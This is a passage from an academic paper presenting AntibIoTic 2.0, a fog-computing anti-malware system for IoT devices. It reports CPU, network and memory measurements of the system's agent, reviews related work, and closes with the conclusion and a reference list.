Figure 16 depicts, for every round of evaluation, the network usage of the AntibIoTic agent running on the Udoo x86 board. The graph represents the total amount of data sent and received by the agent for each round, along with the average for the ten executions. Figure 17 shows the same data for Raspberry Pi 3.

Finally, table 6 lists, for each device, the binary size of the AntibIoTic agent and the total program size in memory while executing.

Table 5. For each evaluation round, data on CPU and network usage of the AntibIoTic agent running for 120 seconds: minimum, maximum, and average CPU usage; total Kilobytes transmitted and received.

	Raspberry Pi 3 (Model B+)					**Udoo x86 Advanced Plus**				
Round	CPU Usage (%)			Network Data (KB)		CPU Usage (%)			Network Data (KB)	
	Min	Max	Avg	Sent	Received	Min	Max	Avg	Sent	Received
1	1.00	15.00	3.31	20.10	2.45	3.00	18.00	3.90	21.33	2.64
2	1.00	9.30	3.36	21.14	2.51	2.00	17.50	3.76	28.64	3.09
3	1.00	14.00	3.44	19.31	2.58	2.00	17.50	3.72	24.53	2.90
4	2.90	28.00	3.79	18.01	2.32	2.00	17.50	3.70	21.46	2.77
5	1.00	14.50	3.60	18.20	2.45	3.00	18.00	3.93	23.42	2.77
6	1.00	16.50	3.63	21.20	2.58	3.00	18.00	3.83	19.25	2.51
7	1.00	16.50	3.78	23.36	2.77	3.00	17.50	3.74	23.42	2.77
8	1.00	15.50	3.68	18.20	2.38	2.00	17.50	3.84	23.61	2.96
9	1.00	17.00	3.80	25.32	2.77	3.00	17.50	3.77	21.46	2.77
10	1.00	16.50	3.78	22.18	2.58	3.00	18.00	3.82	19.31	2.58

Table 6. For each device, program memory size while executing and binary size of the AntibIoTic agent.

Device	Architecture	Memory size (KB)	Binary size (KB)
Netgear DGN1000 router	MIPS	356 (≈ 2.17%)	63.164
Udoo x86 II Advanced Plus	x86	84592 (≈ 2.02%)	75.576
Raspberry Pi 3 (Model B+)	ARM	19400 (≈ 1.85%)	91.992

Although it was not possible to measure the CPU usage and the total network data exchanged by the Netgear router, we can expect the data for this device to be aligned with the ones collected from the other devices.

7.3 Data Analysis and Discussion

Let us now analyze and discuss the data obtained from the evaluation.




Fig. 14. CPU usage of the AntibIoTic agent running on Udoo x86 II Advanced Plus for 120 seconds. Green line: average, every second, of the values collected in the 10 rounds of evaluation. Red bars: maximum and minimum values obtained, each second, in the 10 rounds.

First of all, it is important to fully understand the parameters of the AntibIoTic agent, reported in Table 4, and their implication on resource usage and the security of the IoT devices. The other parameters reported in the same table are relevant to interpret the resulting data, but are only used for the evaluation and have been reported to grant transparency and reproducibility to the experiments.

The sentinel interval is the time between consecutive keep-alive messages sent from the sentinel module of the agent to the spotter module of the AntibIoTic gateway. On the one side, a shorter interval grants a more fine control of the AntibIoTic gateway on the agents since it is faster to detect an agent that is not working properly or goes offline. On the other side, the lower the interval, the higher is the impact on CPU and network usage of the agent, since it needs to generate more keep-alive messages causing higher CPU usage and more transmitted data.

The sanitizer interval is the time between consecutive scans from the sanitize module of the agent, looking for malicious code running on the hosting device. Similarly to the sentinel interval, the shorter the interval, the higher the impact on the CPU usage of the AntibIoTic agent, since it has to scan the whole system more often. However, a shorter interval grants a higher security level since the timeframe in which malicious code can run undetected on the IoT device is lower.

We decided to set the sentinel interval to 15 seconds and the sanitizer interval to 10 seconds because we consider those values a good trade-off between security and resource usage. However, depending on the specific IoT deployment requirements, these parameters can be adjusted to reduce resource usage or increase the security level.

Looking at the data related to the CPU usage of the AntibIoTic agent, reported in Table 5, it can be deduced that the overhead caused by the agent on the IoT devices is minimal. The average CPU usage among the ten rounds of evaluation is 3.80% for the Udoo x86 board, with peaks of 18%, and 3.62% for the Raspberry Pi, with one peak of 28%. Observing Figures 14 and 15 is also easy to




Fig. 15. CPU usage of the AntibIoTic agent running on Raspberry Pi 3 (Model B+) for 120 seconds. Blue line: average, every second, of the values collected in the 10 rounds of evaluation. Red bars: maximum and minimum values obtained, each second, in the 10 rounds.

identify a clear trend. There is a peak of CPU usage in the first seconds of execution due to the initialization of all the agent modules starting in background, establishing the connections with the AntibIoTic gateway, and the execution of a first full scan of the system. Then, local peaks can be seen approximately every 10 seconds due to the periodic local scan performed by the sanitizer module. As anticipated, tuning the sanitizer interval allows to adjust the CPU usage according to the requirements of the specific IoT deployment. Also, the CPU usage can be further reduced by adding some delay within each scan, for instance pausing the execution (e.g., with a '`sleep()`') when moving from one process to the other. In this way, the scans take longer to finish but require less CPU.

Analysing the network data transmitted and received by the AntibIoTic agent, reported in Table 5 and depicted in Figures 16 and 17, some other considerations can be drawn. On the one side, the average amount of data sent in the ten rounds of evaluation is 22.64 KB (≈ 1509 bps) for the Udoo x86 board, with a peak of 28.64 KB (1909 bps), and 20.70 KB (≈ 1380 bps) for the Raspberry Pi, with a peak of 25.32 KB (≈ 1688 bps). This traffic is mainly generated by the keep-alive messages sent every 15 seconds and the status updates sent to the AntibIoTic gateway every time a new action is performed, such as killing a malicious process. Thus, these values depend on the sentinel interval set for the AntibIoTic agent and on the random number of emulated malicious processes generated by the '`simulation.sh`' script at each round of evaluation. On the other side, the average amount of data received in the ten rounds of evaluation is 2.78 KB (≈ 185 bps) for the Udoo x86 board, with a peak of 3.09 KB (≈ 206 bps), and 2.54 KB (≈ 169 bps) for the Raspberry Pi, with a peak of 2.77 KB (≈ 185 bps). The received traffic is almost constant since the communications from the AntibIoTic gateway to the agent are very limited in our scenario.

Looking at the data on the total memory used by the AntibIoTic agent while executing, we can see that it varies with the available RAM of the device. This might be, for instance, due to the




Fig. 16. For each evaluation round, network usage of the AntibIoTic agent running on Udoo x86 II Advanced Plus for 120 seconds. Green bars: total Kilobytes sent; light green bars: total Kilobytes received; green line: average data sent; dotted green line: average data received.

pre-loading of shared libraries for efficiency reasons. Nevertheless, we can conclude that the total memory used by the AntibIoTic agent while executing is around 2 % of the available RAM, even when this is very limited (e.g., 16 MB in the Netgear router).

Finally, the binary size for each architecture, reported in Table 6, provides an approximation of the minimum storage requirement to load the AntibIoTic agent on an IoT device. Although this value might change depending on several factors (e.g., compiler used, optimization techniques adopted, standard C library used, etc.), we can infer that the AntibIoTic agent requires about 64 KB of free storage on MIPS devices, 76 KB on x86 endpoints, and 92 KB on ARM hosts.

8 RELATED WORK

To the best of our knowledge, AntibIoTic is the first distributed security system of its kind that uses Fog computing to provide security, both at the network- and device-level, to existing IoT deployments, including legacy ones. Nevertheless, some research works can be related to our solution. In this section, we briefly review these works.

Roman et al. [55] propose a "virtual immune system" that relies on edge technologies to protect IoT devices. Even though this solution seems closely related to AntibIoTic as it reiterates the metaphor of the human body and it is based on a distributed approach that involves edge technologies, it has a significantly different architectural model compared to our solution. Also, it is still in its very early stages, and a working implementation proving its feasibility is not available yet.

Soukup et al. [60] propose a security framework to address the security challenges in heterogeneous IoT networks. The framework is composed of a software IoT gateway supported by Cloud/Fog devices. Although the architecture of this solution resembles the AntibIoTic structure, Soukup's solution mainly acts at the network level, analyzing the traffic IoT devices generate, without providing device-level protection.




Fig. 17. For each evaluation round, network usage of the AntibIoTic agent running on Raspberry Pi 3 (Model B+) for 120 seconds. Blue bars: total Kilobytes sent; light blue bars: total Kilobytes received; blue line: average data sent; dotted blue line: average data received.

Razouk et al. [54] propose an IoT security middleware that acts as a smart gateway between IoT devices, Fog, and Cloud nodes, and it is composed of several modules, among which a security one, aimed at supporting operations of constrained IoT devices and increasing their security level. However, the research is still in its infant stage without a working implementation yet, and it is presented at a high level without enough details on how the middleware actually works to protect the IoT endpoints.

Kim et al. [43] propose an Edge computing-based IoT security solution, the Secure Swarm Toolkit (SST), that provides authentication and authorization services for the IoT, increasing the resilience to DoS attacks. Sengupta et al. [59] propose a secure Fog-based Industrial IoT architecture that includes some security features. By offloading some of the tasks to Fog nodes, this architecture reduces overhead on IoT devices and latency in decision making, while eliminating trust on the Cloud. Although both solutions have the same aim as AntibIoTic, *i.e.,* increasing the security level of the IoT, they have a different scope compared to our solution since they need to be included in the designing phase of IoT networks rather than being used as a solution to secure existing IoT deployments.

Zhou et al. [65] propose a distributed DDoS mitigation scheme for industrial IoT systems. The solution is based on traffic analysis and Virtualized Network Functions (VFNs) assigned to multiple distributed locations close to the IoT devices, while coordinated by Cloud central servers. Alharbi et al. [3] propose a Fog computing-based security system, FOCUS, to protect IoT devices against cyber attacks. The solution adopts a Virtual Private Network (VPN) to secure the communication channels and a challenge-response authentication to protect the IoT system against DDoS attacks. Although, similarly to AntibIoTic 1.0, both solutions aim at mitigating DDoS attacks, they are intrinsically different from AntibIoTic. On the one side, FOCUS and Zhou's solution rely on Fog computing to protect IoT devices against external DDoS attacks, mainly acting at the network level. On the other side, AntibIoTic aims at securing each IoT endpoint and, even if not possible, allowing only the secure ones to access the Internet, thus, drastically reducing the possibility of perpetrating large-scale DDoS attacks generated from IoT botnets.

Finally, there are a few works [8, 29, 38, 52, 56] proposing solutions that, due to their computational capacity and proximity to the IoT endpoints, rely on Fog nodes to detect anomalies, intrusions, or attacks. However, on the one hand, these solutions mainly perform detection at the network level, while AntibIoTic also works at the device level. On the other hand, these are passive solutions, *i.e.*, they detect security issues and raise alerts but usually do not actively work to fix the security flaw, which AntibIoTic does.

Although the works presented in this section are different when compared to AntibIoTic, many of them present traits and techniques that might be compatible with our solution. Therefore, we call for collaborations to join the efforts of the scientific community to increase the global security level of the IoT.

9 CONCLUSION

In this paper, we have presented AntibIoTic 2.0, to the best of our knowledge, the first Fog-enhanced distributed security system aimed at protecting IoT deployments, while being scalable, versatile, and easy to deploy, even in legacy IoT settings. The system is composed of a core network, the AntibIoTic backbone, and two components acting at the edge, the AntibIoTic gateway and the AntibIoTic agent. At the edge, the agent, running on each IoT device, and the gateway, controlling the access to the Internet, cooperate to offer fine-grain, host-level security coupled with network-level security, while having a minimal impact on the resources of the IoT devices, thanks to the distributed approach. The backbone publishes anonymized data and statistics about the secured IoT deployments, and coordinates and supports the operation at the edge.

First, we have described the solution from a high-level perspective to let the reader become familiar with the system. Then, we have provided more details on the design and deployment of the solution. Subsequently, we have shown an extended proof-of-concept of the solution, including a video-demo [21], and we have evaluated its resource usage, showing the low computational impact it has on the involved devices. The source code of AntibIoTic is openly available online [22].

The presented system results from enhancements and improvements made over a number of MSc and BSc theses, a Ph.D. thesis, and previous research [23, 24, 27] conducted at the Technical University of Denmark.

Please note that, at the edge, deploying AntibIoTic 2.0 in a heterogeneous consumer IoT network might be more challenging than in an Industrial IoT one. In general, AntibIoTic 2.0 is easier to install in networks with a large number of the same type of devices rather than with a small number of different hosts. The initial configuration of the AntibIoTic gateway becomes more complicated with the increasing variety of devices present in the network. Thus, IIoT networks, usually characterized by a large number of homogeneous devices (e.g., robots, sensors, etc.), are more suitable for deploying AntibIoTic compared to private IoT networks, often composed of a small number of heterogeneous devices (e.g., IP cameras, smart-homes, smartwatches, tablets, smartphones, smart fridges, etc.). Also, the malware detection technique implemented in our proof-of-concept is a basic pattern-matching approach used to prove the feasibility of the approach, but it can be easily replaced with more effective techniques [53].

AntibIoTic is an ambitious and complex solution and, as such, it also offers some pointers for future research directions. For instance, with the growing number of IoT devices, it is increasing the need for lightweight techniques for malware detection and remote attestation suitable also for legacy IoT endpoints. Similarly, the consolidation of Fog computing as a distributed computing paradigm calls for techniques aimed at ensuring the trust and security of Fog nodes. Although the results of these research are related to `AntibIoTic` and could be used to further improve the system, they are detached and independent from our solution, thus, out of the scope of this paper.

ACKNOWLEDGMENTS

The authors would like to thank Intel for the opportunity to use their Fog Node Reference Design for research purposes.

REFERENCES

[1] Tigist Abera, N Asokan, Lucas Davi, Farinaz Koushanfar, Andrew Paverd, Ahmad-Reza Sadeghi, and Gene Tsudik. 2016. Things, Trouble, Trust: on Building Trust in IoT Systems. In *Proceedings of the 53rd Annual Design Automation Conference*. 1–6. https://doi.org/10.1145/2897937.2905020

[2] Muna Al-Hawawreh, Frank den Hartog, and Elena Sitnikova. 2019. Targeted Ransomware: A New Cyber Threat to Edge System of Brownfield Industrial Internet of Things. *IEEE Internet of Things Journal* 6, 4 (2019), 7137–7151. https://ieeexplore.ieee.org/abstract/document/8703829

[3] Salem Alharbi, Peter Rodriguez, Rajaputhri Maharaja, Prashant Iyer, Nivethitha Bose, and Zilong Ye. 2018. FOCUS: A Fog Computing-based Security System for the Internet of Things. In *Proceedings of the 15th Consumer Communications & Networking Conference (CCNC)*. IEEE, 1–5. https://doi.org/10.1109/CCNC.2018.8319238

[4] Kamal Alieyan, Ammar Almomani, Rosni Abdullah, Badr Almutairi, and Mohammad Alauthman. 2020. Botnet and Internet of Things (IoTs): A Definition, Taxonomy, Challenges, and Future Directions. In *Security, Privacy, and Forensics Issues in Big Data*. IGI Global, 304–316.

[5] Muhammad Naveed Aman, Mohamed Haroon Basheer, Siddhant Dash, Jun Wen Wong, Jia Xu, Hoon Wei Lim, and Biplab Sikdar. 2020. HAtt: Hybrid Remote Attestation for the Internet of Things with High Availability. *IEEE Internet of Things Journal* (2020). https://doi.org/10.1109/JIOT.2020.2983655

[6] Mahmoud Ammar, Bruno Crispo, and Gene Tsudik. 2020. SIMPLE: A Remote Attestation Approach for Resource-constrained IoT devices. In *Proceedings of the 11th International Conference on Cyber-Physical Systems (ICCPS)*. IEEE, 247–258. https://doi.org/10.1109/ICCPS48487.2020.00036

[7] Igor Anastasov and Danco Davcev. 2014. SIEM implementation for global and distributed environments. In *Proceedings of the World Congress on Computer Applications and Information Systems (WCCAIS)*. IEEE, 1–6. https://doi.org/10.1109/WCCAIS.2014.6916651

[8] Junaid Arshad, Muhammad Ajmal Azad, Muhammad Mahmoud Abdeltaif, and Khaled Salah. 2020. An intrusion detection framework for energy constrained IoT devices. *Mechanical Systems and Signal Processing* 136 (2020). https://doi.org/10.1016/j.ymssp.2019.106436

[9] Kevin Ashton et al. 2009. That 'Internet of Things' thing. *RFID journal* 22, 7 (2009), 97–114.

[10] Mudassar Aslam, Bushra Mohsin, Abdul Nasir, and Shahid Raza. 2020. FoNAC-An automated Fog Node Audit and Certification scheme. *Computers & Security* 93 (2020). https://doi.org/10.1016/j.cose.2020.101759

[11] IEEE Standards Association. 2018. 1934-2018-IEEE Standard for Adoption of OpenFog Reference Architecture for Fog Computing. (2018). https://ieeexplore.ieee.org/document/8423800

[12] Luigi Atzori, Antonio Iera, and Giacomo Morabito. 2010. The Internet of Things: A Survey. *Computer networks* 54, 15 (2010), 2787–2805.

[13] Sandeep Bhatt, Pratyusa K Manadhata, and Loai Zomlot. 2014. The operational role of security information and event management systems. *IEEE security & Privacy* 12, 5 (2014), 35–41. https://doi.org/10.1109/MSP.2014.103

[14] Flavio Bonomi, Rodolfo Milito, Jiang Zhu, and Sateesh Addepalli. 2012. Fog computing and its role in the internet of things. In *Proceedings of the first edition of the MCC workshop on Mobile cloud computing*. 13–16. https://doi.org/10.1145/2342509.2342513

[15] Cisco. 2018. *Cisco Visual Networking Index: Forecast and Trends, 2017-2022*. Technical Report. https://www.cisco.com/c/en/us/solutions/collateral/service-provider/visual-networking-index-vni/white-paper-c11-741490.pdf

[16] Federico Concone, Giuseppe Lo Re, and Marco Morana. 2019. A Fog-Based Application for Human Activity Recognition Using Personal Smart Devices. *ACM Transactions on Internet Technology (TOIT)* 19, 2 (2019), 1–20. https://doi.org/10.1145/3266142

[17] Industrial Internet Consortium. 2016. *Industrial Internet of Things Volume G4: Security Framework*. Technical Report. 1–173 pages. https://www.iiconsortium.org/IISF.htm

[18] Industrial Internet Consortium. 2019. *The Industrial Internet of Things Volume G1: Reference Architecture*. Technical Report. 1–58 pages. https://www.iiconsortium.org/IIRA.htm

[19] ETSI Technical Committee Cyber Security (CYBER). 2020. *Cyber Security for Consumer Internet of Things: Baseline Requirements*. Technical Report. shorturl.at/fvGK4

[20] Morteza Dabbaghjamanesh, Abdollah Kavousi-Fard, and Zhaoyang Dong. 2020. A Novel Distributed Cloud-Fog Based Framework for Energy Management of Networked Microgrids. *IEEE Transactions on Power Systems* (2020). https://doi.org/10.1109/TPWRS.2019.2957704

[21] Michele De Donno. 2020. *AntibIoTic 2 0 - Demo [Video].* https://youtu.be/xiIKLREo3vY

[22] Michele De Donno. 2020. *AntibIoTic [source code].* https://github.com/michele-dedonno/AntibIoTic

[23] Michele De Donno and Nicola Dragoni. 2019. Combining AntibIoTic with Fog Computing: Antibiotic 2.0. In *Proceeding of the 3rd International Conference on Fog and Edge Computing (ICFEC).* IEEE, 1–6.

[24] Michele De Donno, Nicola Dragoni, Alberto Giaretta, and Manuel Mazzara. 2016. AntibIoTic: Protecting IoT Devices Against DDoS Attacks. In *International Conference in Software Engineering for Defence Applications.* Springer, 59–72.

[25] Michele De Donno, Nicola Dragoni, Alberto Giaretta, and Angelo Spognardi. 2017. Analysis of DDoS-capable IoT malwares. In *Proceedings of the Federated Conference on Computer Science and Information Systems (FedCSIS).* IEEE, 807–816.

[26] Michele De Donno, Nicola Dragoni, Alberto Giaretta, and Angelo Spognardi. 2018. DDoS-capable IoT malwares: Comparative analysis and Mirai investigation. *Security and Communication Networks* 2018 (2018). https://doi.org/10.1155/2018/7178164

[27] Michele De Donno, Juan Manuel Donaire Felipe, and Nicola Dragoni. 2019. ANTIBIOTIC 2.0: a fog-based anti-malware for internet of things. In *Proceedings of the European Symposium on Security and Privacy Workshops (EuroS&PW).* IEEE, 11–20.

[28] Michele De Donno, Koen Tange, and Nicola Dragoni. 2019. Foundations and Evolution of Modern Computing Paradigms: Cloud, IoT, Edge, and Fog. *IEEE Access* 7 (2019), 150936–150948.

[29] Cristiano Antonio de Souza, Carlos Becker Westphall, Renato Bobsin Machado, João Bosco Mangueira Sobral, and Gustavo dos Santos Vieira. 2020. Hybrid Approach to Intrusion Detection in Fog-based IoT Environments. *Computer Networks* 180 (2020). https://doi.org/10.1016/j.comnet.2020.107417

[30] Nicola Dragoni, Alberto Giaretta, and Manuel Mazzara. 2017. The Internet of Hackable Things. In *Proceedings of the 5th International Conference in Software Engineering for Defence Applications*, Paolo Ciancarini, Stanislav Litvinov, Angelo Messina, Alberto Sillitti, and Giancarlo Succi (Eds.). Springer, 129–140.

[31] Mohamed Faisal Elrawy, Ali Ismail Awad, and Hesham FA Hamed. 2018. Intrusion Detection Systems for IoT-based Smart Anvironments: a Survey. *Journal of Cloud Computing* 7, 1 (2018), 21. https://doi.org/10.1186/s13677-018-0123-6

[32] Council EU Parliament. 2013. *Directive of the European Parliament and of the Council of 12 August 2013 on Attacks Against Information Systems and Replacing Council Framework Decision 2005/222/JHA.* https://eur-lex.europa.eu/legal-content/EN/TXT/PDF/?uri=CELEX:32013L0040&from=EN [Accessed on July 15th, 2020].

[33] Margherita Favaretto, Tu Tran Anh, Juxhino Kavaja, Michele De Donno, and Nicola Dragoni. 2020. When the Price Is Your Privacy: A Security Analysis of Two Cheap IoT Devices. In *Proceedings of 6th International Conference in Software Engineering for Defence Applications*, Paolo Ciancarini, Manuel Mazzara, Angelo Messina, Alberto Sillitti, and Giancarlo Succi (Eds.). Springer International Publishing, 55–75.

[34] Luca Ferretti, Mirco Marchetti, and Michele Colajanni. 2019. Fog-based Secure Communications for Low-power IoT Devices. *ACM Transactions on Internet Technology (TOIT)* 19, 2 (2019), 1–21. https://doi.org/10.1145/3284554

[35] Alberto Giaretta, Michele De Donno, and Nicola Dragoni. 2018. Adding salt to pepper: A structured security assessment over a humanoid robot. In *Proceedings of the 13th International Conference on Availability, Reliability and Security.* 1–8.

[36] Rohit Goyal, Nicola Dragoni, and Angelo Spognardi. 2016. Mind the Tracker You Wear: A Security Analysis of Wearable Health Trackers. In *Proceedings of the 31st Annual ACM Symposium on Applied Computing* (Pisa, Italy) *(SAC '16).* ACM, 131–136. https://doi.org/10.1145/2851613.2851685

[37] OpenFog Consortium Architecture Working Group. 2017. *OpenFog Reference Architecture for Fog computing.* Technical Report. https://iiconsortium.org/pdf/OpenFog_Reference_Architecture_2_09_17.pdf

[38] Farhoud Hosseinpour, Payam Vahdani Amoli, Juha Plosila, Timo Hämäläinen, and Hannu Tenhunen. 2016. An intrusion detection system for fog computing and IoT based logistic systems using a smart data approach. *International Journal of Digital Content Technology and its Applications* 10 (2016). https://jyx.jyu.fi/handle/123456789/54088

[39] Yier Jin. 2019. Towards Hardware-Assisted Security for IoT Systems. In *Proceeding of the Computer Society Annual Symposium on VLSI (ISVLSI).* IEEE, 632–637.

[40] Steven J Johnston, Mihaela Apetroaie-Cristea, Mark Scott, and Simon J Cox. 2016. Applicability of Commodity, Low Cost, Single Board Computers for Internet of Things Devices. In *Proceedings of the 3rd World Forum on Internet of Things (WF-IoT).* IEEE, 141–146. https://doi.org/10.1109/WF-IoT.2016.7845414

[41] Ketanpreet Kaur and Monika Sachdeva. 2020. Fog computing in IoT: An overview of new opportunities. In *Proceedings of ICETIT 2019.* Springer, 59–68. https://doi.org/10.1007/978-3-030-30577-2_5

[42] Lina Khalid. 2020. Internet of Things (IoT). In *Software Architecture for Business.* Springer, 107–127. https://doi.org/10.1007/978-3-030-13632-1_7

[43] Hokeun Kim, Edward A Lee, and Schahram Dustdar. 2019. Creating a Resilient IoT With Edge Computing. *Computer* 52, 8 (2019), 43–53. https://doi.org/10.1109/MC.2018.2888768

[44] Djamel Eddine Kouicem, Abdelmadjid Bouabdallah, and Hicham Lakhlef. 2018. Internet of things security: A top-down survey. *Computer Networks* 141 (2018), 199–221.

[45] Yongxuan Lai, Fan Yang, Lu Zhang, and Ziyu Lin. 2018. Distributed Public Vehicle System Based on Fog Nodes and Vehicular Sensing. *IEEE Access* 6 (2018), 22011–22024. https://doi.org/10.1109/ACCESS.2018.2824319

[46] Fang Liu, Jin Tong, Jian Mao, Robert Bohn, John Messina, Lee Badger, and Dawn Leaf. 2011. *NIST Cloud Computing Reference Architecture*. Technical Report 2011. 1–28 pages.

[47] Francesca Meneghello, Matteo Calore, Daniel Zucchetto, Michele Polese, and Andrea Zanella. 2019. IoT: Internet of Threats? A survey of practical security vulnerabilities in real IoT devices. *IEEE Internet of Things Journal* 6, 5 (2019), 8182–8201.

[48] Nataliia Neshenko, Elias Bou-Harb, Jorge Crichigno, Georges Kaddoum, and Nasir Ghani. 2019. Demystifying IoT security: an exhaustive survey on IoT vulnerabilities and a first empirical look on internet-scale IoT exploitations. *IEEE Communications Surveys & Tutorials* 21, 3 (2019), 2702–2733.

[49] The Hackers News. 2020. *Dark Nexus: A New Emerging IoT Botnet Malware Spotted in the Wild*. https://thehackernews.com/2020/04/darknexus-iot-ddos-botnet.html [Accessed on July 1st, 2020].

[50] The Hackers News. 2020. *Mukashi: A New Mirai IoT Botnet Variant Targeting Zyxel NAS Devices*. https://thehackernews.com/2020/03/zyxel-mukashi-mirai-iot-botnet.html [Accessed on July 1st, 2020].

[51] Nexusguard. 2020. *DDoS Threat Report 2020 Q1*. Technical Report. https://blog.nexusguard.com/threat-report/ddos-threat-report-2020-q1

[52] Bhuvaneswari Amma NG and S Selvakumar. 2020. Anomaly detection framework for Internet of things traffic using vector convolutional deep learning approach in fog environment. *Future Generation Computer Systems* 113 (2020), 255–265. https://doi.org/10.1016/j.future.2020.07.020

[53] Quoc-Dung Ngo, Huy-Trung Nguyen, Le-Cuong Nguyen, and Doan-Hieu Nguyen. 2020. A survey of IoT malware and detection methods based on static features. *ICT Express* (2020). https://doi.org/10.1016/j.icte.2020.04.005

[54] Wissam Razouk, Daniele Sgandurra, and Kouichi Sakurai. 2017. A New Security Middleware Architecture Based on Fog Computing and Cloud To Support IoT Constrained Devices. In *Proceedings of the 1st International Conference on Internet of Things and Machine Learning*. 1–8. https://doi.org/10.1145/3109761.3158413

[55] Rodrigo Roman, Ruben Rios, Jose A Onieva, and Javier Lopez. 2018. Immune System for the Internet of Things Using Edge Technologies. *IEEE Internet of Things Journal* 6, 3 (2018), 4774–4781. https://doi.org/10.1109/JIOT.2018.2867613

[56] Ahmed Samy, Haining Yu, and Hongli Zhang. 2020. Fog-Based Attack Detection Framework for Internet of Things Using Deep Learning. *IEEE Access* 8 (2020), 74571–74585. https://doi.org/10.1109/ACCESS.2020.2988854

[57] Deepti Sehrawat and Nasib Singh Gill. 2019. Smart Sensors: Analysis of Different Types of IoT Sensors. In *Proceedings of the 3rd International Conference on Trends in Electronics and Informatics (ICOEI)*. IEEE, 523–528. https://doi.org/10.1109/ICOEI.2019.8862778

[58] Goeran Selander, John Mattsson, Francesca Palombini, and Ludwig Seitz. 2019. Object Security for Constrained RESTful Environments (OSCORE). *Work in Progress* (2019). https://www.hjp.at/doc/rfc/rfc8613.html

[59] Jayasree Sengupta, Sushmita Ruj, and Sipra Das Bit. 2020. A Secure Fog Based Architecture for Industrial Internet of Things and Industry 4.0. *IEEE Transactions on Industrial Informatics* (2020). https://doi.org/10.1109/TII.2020.2998105

[60] Dominik Soukup, Ondřej Hujňák, Simon Štefunko, Radek Krejčí, and Erik Grešák. 2019. Security Framework for IoT and Fog Computing Networks. In *Proceedings of the 3rd International conference on I-SMAC (IoT in Social, Mobile, Analytics and Cloud)(I-SMAC)*. IEEE, 87–92. https://doi.org/10.1109/I-SMAC47947.2019.9032592

[61] Statista. 2016. *Internet of Things (IoT) connected devices installed base worldwide from 2015 to 2025(in billions)*. https://www.statista.com/statistics/471264/iot-number-of-connected-devices-worldwide/ [Accessed on June 29th, 2020].

[62] Ali Sunyaev. 2020. The Internet of Things. In *Internet Computing*. Springer, 301–337. https://doi.org/10.1007/978-3-030-34957-8_10

[63] SYSGO. 2020. *PikeOS Certified Hypervisor*. https://www.sysgo.com/products/pikeos-hyperviso [Accessed on August 14th, 2020].

[64] Przemyslaw Woznowski, Alison Burrows, Tom Diethe, Xenofon Fafoutis, Jake Hall, Sion Hannuna, Massimo Camplani, Niall Twomey, Michal Kozlowski, Bo Tan, Ni Zhu, Atis Elsts, Antonis Vafeas, Adeline Paiement, Lili Tao, Majid Mirmehdi, Tilo Burghardt, Dima Damen, Peter Flach, Robert Piechocki, Ian Craddock, and George Oikonomou. 2017. SPHERE: A Sensor Platform for Healthcare in a Residential Environment. In *Designing, Developing, and Facilitating Smart Cities*. Springer, 315–333. https://doi.org/10.1007/978-3-319-44924-1_14

